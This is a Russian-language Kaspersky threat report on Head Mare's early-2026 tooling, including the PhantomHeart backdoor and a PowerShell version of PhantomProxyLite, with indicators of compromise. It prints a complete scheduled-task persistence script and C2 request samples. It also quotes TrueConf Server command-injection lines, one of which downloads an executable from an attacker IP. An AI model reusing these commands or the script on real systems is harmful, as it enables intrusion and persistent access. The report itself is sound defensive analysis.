


Как изменился арсенал группы Head Mare в начале 2026 года

SL securelist.ru/head-mare-phantomheart-and-phantomproxylite/114753

Kaspersky

February 13, 2026




Введение

В конце 2025 – начале 2026 года мы зафиксировали заметный рост новой вредоносной активности, нацеленной на российские организации. Совокупность используемой инфраструктуры, тактик, техник и процедур (ТТП) и особенностей кода указывает на связь этой кампании с проукраинской группировкой Head Mare, за деятельностью которой [мы наблюдаем уже несколько лет](#).

Новая волна атак продемонстрировала дальнейшее развитие инструментария группировки. Ключевой находкой стал новый бэкдор PhantomHeart, который изначально распространялся в виде DLL-библиотеки, а позднее был переработан в PowerShell-скрипт. Такой переход отражает стремление Head Mare активнее применять подход Living-off-the-Land и опираться на нативные механизмы Windows, которые использовались для постэксплуатации.

Эта стратегия прослеживается и в остальном арсенале группы. В рамках текущей кампании прокси-инструмент PhantomProxyLite, характерный для атак Head Mare, также получил реализацию на PowerShell. Кроме того, мы выявили новые кастомизированные утилиты с ограниченной, узкой функциональностью, используемые для закрепления в инфраструктуре жертв и повышения привилегий.

При этом подходы к первоначальному доступу остаются во многом неизменными. Head Mare продолжает эксплуатировать уязвимость [BDU:2025-10114](#) в программном обеспечении TrueConf Server, а в отдельных случаях по-прежнему использует фишинговые рассылки, сочетая проверенные векторы проникновения с постепенно обновляемым арсеналом.



Инструментарий группировки

PhantomHeart

PowerShell-бэкдор PhantomHeart реализует канал удаленного доступа, сочетающий HTTP-коммуникацию с C2-сервером и возможность развертывания SSH-туннеля по запросу оператора. На этапе инициализации вредоносное ПО формирует идентификатор жертвы (**clientId**), основанный на MAC-адресе проводного сетевого адаптера. Этот идентификатор используется как для дальнейшей коммуникации с C2, так и для привязки конфигурации бэкдора к конкретному хосту.

Список управляющих серверов хранится в зашифрованном виде и расшифровывается во время выполнения. Для этого используется алгоритм AES-128-CBC, при этом ключ генерируется на основе MAC-адреса зараженной системы. Такой подход затрудняет статический анализ образцов и извлечение адресов C2-серверов без запуска кода в целевой среде.

После расшифровки адресов PhantomHeart переходит в основной цикл взаимодействия с C2. Для обмена данными используются HTTP POST-запросы, содержащие вредоносную нагрузку в формате JSON. Запросы отправляются через встроенные PowerShell-механизмы. Для каждой целевой системы собирается базовая информация: имя компьютера (**hostname**), домен (**domain**), внешний IP-адрес (**publicIp**) и уникальный идентификатор (**clientId**). Эти данные отправляются в POST-запросе на **/api/clients/register**.

Пример POST-запроса:

```
POST /api/clients/register HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU)
WindowsPowerShell/5.1.17763.4840
Content-Type: application/json
Host: vitalock[.]space
Content-Length: 109

{"domain":"[REDACTED]","publicIp":"[REDACTED]","clientId":"[REDACTED]","hostname":"[REDACTED]"}
```

Получив первичную информацию о новом зараженном хосте, бэкдор в дальнейшем периодически отправляет heartbeat-запросы на [/api/clients/heartbeat](#), проверяя активность хоста и готовность к приему команд:

```
POST /api/clients/heartbeat HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU) WindowsPowerShell/5.1.17763.6530
Content-Type: application/json
Host: aegissecurity[.]online:443
Content-Length: 59
Connection: Keep-Alive

{"publicIp":"[REDACTED]","clientId":"[REDACTED]"}
```

Ключевой функциональной возможностью PhantomHeart является развертывание SSH-туннеля по указанию C2-сервера. При получении соответствующих параметров (включая адрес сервера, имя пользователя, порт и параметры проброса) бэкдор запускает клиент OpenSSH. Затем PhantomHeart динамически создает временный конфигурационный файл в директории `C:\Windows\Temp\config` и инициирует сессию с использованием удаленного проброса портов (remote port forwarding). Это позволяет оператору получить устойчивый удаленный доступ к скомпрометированной системе.

Бэкдор также предусматривает возможность завершения работы по команде и обработку ошибок. В случае получения команды на отключение или при возникновении проблем с соединением PhantomHeart завершает SSH-сессию, удаляет временные артефакты и уведомляет C2-сервер на [/api/clients/ssh-terminated](#).

Отдельного внимания заслуживает обнаруженный механизм закрепления. В одной из атак бэкдор запускался через планировщик задач под видом легитимного скрипта обновления, размещенного в директории средства удаленного администрирования LiteManager.

Использование пути `$ProgramFiles\LiteManager Pro - Server\rom\check-update.ps1` указывает на попытку замаскировать вредоносную активность под штатную работу легитимного программного обеспечения.

PhantomProxyLite: PowerShell-реализация

В ходе анализа инструментария, используемого Head Mare в рамках новой кампании, мы обнаружили, что группировка переработала ранее известный инструмент PhantomProxyLite, реализовав его в виде PowerShell-скрипта.

В предыдущих кампаниях PhantomProxyLite представлял собой скомпилированный бинарный файл, функционировавший в виде фонового сервиса с именем `SSHService`. Этот инструмент отвечал за установку и поддержание обратного SSH-туннеля к C2-инфраструктуре. При первом запуске он генерировал постоянный порт для обратного подключения, сохранял его в реестре Windows по пути `HKLM\SOFTWARE\SSHService` и обеспечивал закрепление за счет регистрации сервиса.

Новая версия PhantomProxyLite сохраняет ту же архитектурную логику, но реализована полностью на PowerShell. Вместо фонового сервиса закрепление теперь осуществляется через задачу планировщика Windows с тем же именем, `SSHService`, настроенную на запуск при старте системы от имени учетной записи SYSTEM. При этом бэкдор по-прежнему использует тот же ключ реестра для хранения постоянного порта, динамически создает временный конфигурационный файл SSH-туннеля в каталоге `C:\Windows\Temp` и запускает `ssh.exe` для установления обратного туннеля.

Переход к скриптовой реализации показывает, что Head Mare все чаще опирается на встроенные средства Windows. Таким образом группа адаптирует инструмент под конкретные условия, реализуя вредоносную функциональность без использования отдельных скомпилированных компонентов.

Для автоматизации развертывания и закрепления новой версии PhantomProxyLite группировка использует вспомогательный PowerShell-скрипт `Create-SSHServiceTask.ps1`. Ниже приведен пример содержимого скрипта:

```

# Create-SSHServiceTask.ps1
# PowerShell script to create a Task Scheduler task for SSHService.ps1

$ErrorActionPreference = "Stop"
$LogFile = "C:\Windows\Temp\SSHServiceSetup.log"

function Write-Log {
    param ([string]$Message)
    $Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    "$Timestamp - $Message" | Out-File -FilePath $LogFile -Append -Encoding UTF8
}

try {
    $TaskName = "SSHService"
    $ScriptPath = "C:\Windows\IME\SSHService.ps1"
    $Action = New-ScheduledTaskAction -Execute "PowerShell.exe" -Argument "-
NoProfile -ExecutionPolicy Bypass -File `"$ScriptPath`""
    $Trigger = New-ScheduledTaskTrigger -AtStartup
    $Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType
ServiceAccount -RunLevel Highest
    $Settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -
DontStopIfGoingOnBatteries -StartWhenAvailable -RestartCount 3 -RestartInterval
(New-TimeSpan -Minutes 5)

    if (Get-ScheduledTask -TaskName $TaskName -ErrorAction SilentlyContinue) {
        Write-Log "Task '$TaskName' already exists, removing it..."
        Unregister-ScheduledTask -TaskName $TaskName -Confirm:$false
    }

    Write-Log "Creating Task Scheduler task: $TaskName"
    Register-ScheduledTask -TaskName $TaskName -Action $Action -Trigger $Trigger -
Principal $Principal -Settings $Settings -Description "Runs SSHService.ps1 as a
service"

    Write-Log "Starting task: $TaskName"
    Start-ScheduledTask -TaskName $TaskName

    Write-Log "Task '$TaskName' created and started successfully."
}
catch {
    Write-Log "Error creating Task Scheduler task: $_"
    exit 1
}

```

Этот скрипт настраивает задачу планировщика, которая запускает основной PowerShell-бэкдор при старте системы. Задача запускается с максимальными привилегиями от имени SYSTEM и дополнительно снабжена параметрами устойчивости, включая автоматический перезапуск в случае сбоев.

При обнаружении уже существующей задачи с тем же именем скрипт удаляет ее и создает новую, гарантируя согласованную конфигурацию и предотвращая конфликты. После регистрации задача немедленно запускается, активируя бэкдор без ожидания следующей перезагрузки системы.

Другие инструменты

Помимо PowerShell-бэкдоров, группа Head Mare также расширила вспомогательный инструментарий, используемый в рамках постэксплуатации. В ходе расследования мы выявили новые утилиты и скрипты, предназначенные для автоматизации типовых задач на уровне хоста, включая закрепление в системе, управление привилегиями и организацию сетевого доступа.

Одним из таких инструментов является исполняемый файл `adduser.exe`, разработанный для быстрой модификации локальной конфигурации системы. Эта утилита выполняет ограниченный, но важный набор действий: создает локальную учетную запись с именем `user`, добавляет ее в группу локальных администраторов и отключает механизм User Account Control (UAC). Использование подобного инструмента позволяет оператору получить административный доступ к системе без необходимости подключения вручную или использования встроенных средств управления пользователями.

Также в рамках атак мы зафиксировали инструмент MicroSocks — реализацию SOCKS5-прокси, полученную из открытого репозитория на GitHub.

В совокупности эти утилиты не представляют собой технически сложные разработки, однако их интеграция в общую цепочку атаки подчеркивает ориентацию Head Mare на автоматизацию, повторяемость и снижение операционной нагрузки на этапе постэксплуатации. Это говорит о том, что группа стремится проводить большее количество атак.

Жертвы

Новая волна активности Head Mare затронула широкий спектр российских организаций. Зафиксированные атаки пришлись как на организации из государственного сектора, так и на компании из строительной и промышленной отраслей.

Атрибуция

Описанную волну атак мы с высокой степенью уверенности связываем с проукраинской группировкой Head Mare. Основанием для этого служат технические и операционные признаки, уже хорошо знакомые нам по предыдущим кампаниям группы.

- Прежде всего, вектор первоначального доступа совпадает с тем, что мы фиксировали в прошлых атаках. В этой кампании вновь используется эксплуатация уязвимости BDU:2025-10114 в TrueConf Server — эту технику группа Head Mare активно применяет с прошлого года.

В ходе анализа мы зафиксировали множественные примеры успешной эксплуатации, включая внедрение команд PowerShell через параметры запуска `tc_server.exe`, что позволяло атакующим выполнять произвольный код в целевых системах:

```
"cmd.exe /s /c ""$programfiles\TrueConf Server\tc_server.exe" /mode:1 /ServerID:a  
/ServerName:aaa1111#vcs /Serial:||powershell -c "whoami|sc ../private/css/c.css"||  
/File:"C:\TrueConf\activation\offlinereg.vrg"""
```

```
"cmd.exe /s /c ""$programfiles\TrueConf Server\tc_server.exe" /mode:1 /ServerID:a  
/ServerName:aaa1111#vcs /Serial:||powershell -c "systeminfo|sc  
../private/css/c.css"|| /File:" rueConf\activation\offlinereg.vrg"""
```

```
"cmd.exe /s /c ""$programfiles\TrueConf Server\tc_server.exe" /mode:1 /ServerID:a  
/ServerName:aaa1111#vcs /Serial:||powershell iwr 31.56.227[.]100/rx.exe -outfile  
./rx.exe|| /File:"C:\TrueConf\activation\offlinereg.vrg"""
```

- Дополнительным индикатором, способствующим атрибуции, является повторное использование инфраструктуры. В рамках текущей кампании атакующие задействовали C2-адреса, которые ранее уже фигурировали в активности Head Mare:

- 1 cyberposi[.]space
- 2 nexaguard[.]space
- 3 safebloom[.]space
- 4 optivault[.]space
- 5 brightshield[.]space
- 6 analytise[.]space
- 7 shieldify[.]online
- 8 195.133.32[.]213
- 9 188.127.227[.]46

- Группировка не изменила и подход к целям: как география атак, так и выбор отраслей повторяют ее предыдущие кампании.

- Наконец, используемый инструментарий демонстрирует знакомый для Head Mare подход. Обнаруженные PowerShell-версии PhantomProxyLite представляют собой переработку ранее применявшегося бинарного бэкдора: изменилась форма реализации, но сама логика использования инструмента осталась прежней.

Совокупность этих факторов позволяет уверенно отнести описанную активность к группировке Head Mare.

Выводы

Текущая активность Head Mare показывает, что группировка продолжает перестраивать свой инструментарий и цепочки атак. Появление нового бэкдора PhantomHeart и все более активное использование средств автоматизации делают такие операции проще в повторении и масштабировании. За счет этого Head Mare может регулярно проводить новые кампании и продолжает представлять ощутимую угрозу для российских организаций из различных отраслей.

Продукты «Лаборатории Касперского» детектируют описанное в статье вредоносное ПО со следующими вердиктами: HEUR:Trojan-Ransom.Win32.*, not-a-virus:NetTool.Win32.NetScan.*, HEUR:Trojan.Win32.Generic, not-a-virus:NetTool.Win64.MicroSocks.*, Backdoor.PowerShell.Agent.gen, Trojan.PowerShell.Agent.*.

Индикаторы компрометации

Дополнительные индикаторы компрометации доступны клиентам сервиса аналитических отчетов . Для получения более подробной информации свяжитесь с нами по адресу .

Хэши файлов

PhantomHeart

[F6FE88CF5674D4D032646E3C5C1A5A01](#)
[137E563355D1D83E822B80956F589BF8](#)
[186F7F0F64358C1AFFD314BE1406225E](#)
[1C66D261808114A48E444666A7BAAD38](#)
[26D134F56489B7703B403276D75FB016](#)
[54E128B861C5052666A86B470E34C33B](#)
[A484661D7A2897365E07A2D79E4F4D60](#)
[E26Aafb5d3fec5dcd8c1aad73cb02414](#)
[02BE93F46743FF293644433089A47BBC](#)
[5FE4A4CA52319B97196183A47FB17BF8](#)
[A50B645C933E3C2895397401A0DC46B9](#)
[AD85916797773E3191FD8AB45111F3EF](#)

[B251FFC6665A3F6BB63728BE76F2DE0C
23E91B4D5A65403479648DDE7C1A92E3
BE6ED8287B22F91D0F8A66E901393D13](#)

PhantomProxyLite (PowerShell версия)

[17EB5CC5EF4B7CC6A0D7233AF97DA29E
8F72E0DD349BB32A100D19BAD260BD2E
BF73D5F96394BF47D329B848D58BF9FE
76CDCFEA6BE9B7172B2C3A5FAE59DA09
DC41C9267A636DA409BBF60F802B8E62
5427BA3EF8BD2C4E57B33DD039CE6EA3](#)

Create-SSHServiceTask.ps1

[79B11A56618CFB43953B29B71406C1EE](#)

MicroSocks

[2DC957CF3F0F6C5C5E6FC865F8BBCE42](#) micro.exe

Mimikatz

[29EFD64DD3C7FE1E2B022B7AD73A1BA5](#)

Advanced Port Scanner

[6A58B52B184715583CDA792B56A0A1ED](#) Advanced_Port_Scanner_2.5.3869.exe

LockBit

[8F1EF9E7EA31B20FA5EBB4E747003B5C](#) avp.exe

Пути, по которым был найден PhantomHeart

c:\Windows\ime
c:\Windows\pla
c:\Windows\System32\ime
c:\Windows\inf\lsm
c:\windows\ime
c:\Windows\guard\gshared
c:\Windows\migration
c:\Windows\System32
c:\Windows\guard
c:\Windows\inf
c:\csc
c:\Windows\tapi
c:\Windows\csc
c:\Windows\System32\com
c:\Windows\skb\languagemodels

c:\Windows\vss
c:\Windows\System32\timecontrolsrv
c:\Windows\System32\mrt

PhantomHeart

[aegissecurity\[.\]online](#)
[defentry\[.\]online](#)
[tastehub\[.\]online](#)
[netvion\[.\]online](#)
[cryptara\[.\]online](#)
[optivault\[.\]space](#)
[infoseon\[.\]online](#)
[msnetsec\[.\]space](#)
[fortisec\[.\]online](#)
[vitalock\[.\]space](#)
[cyvantis\[.\]online](#)

PhantomProxyLite (PowerShell версия)

[195.133.32\[.\]213](#)
[31.56.227\[.\]61](#)
[31.58.137\[.\]197](#)
[31.56.48\[.\]178](#)
[193.176.153\[.\]162](#)
[188.127.254\[.\]233](#)
[94.183.188\[.\]166](#)
[80.66.81\[.\]113](#)
[213.232.204\[.\]111](#)
[31.56.227\[.\]100](#)

Другие релевантные домены

[unlikeu\[.\]org](#)
[hostinfo-service\[.\]info](#)

Другие релевантные IP

[176.98.189\[.\]101](#)
[178.255.127\[.\]65](#)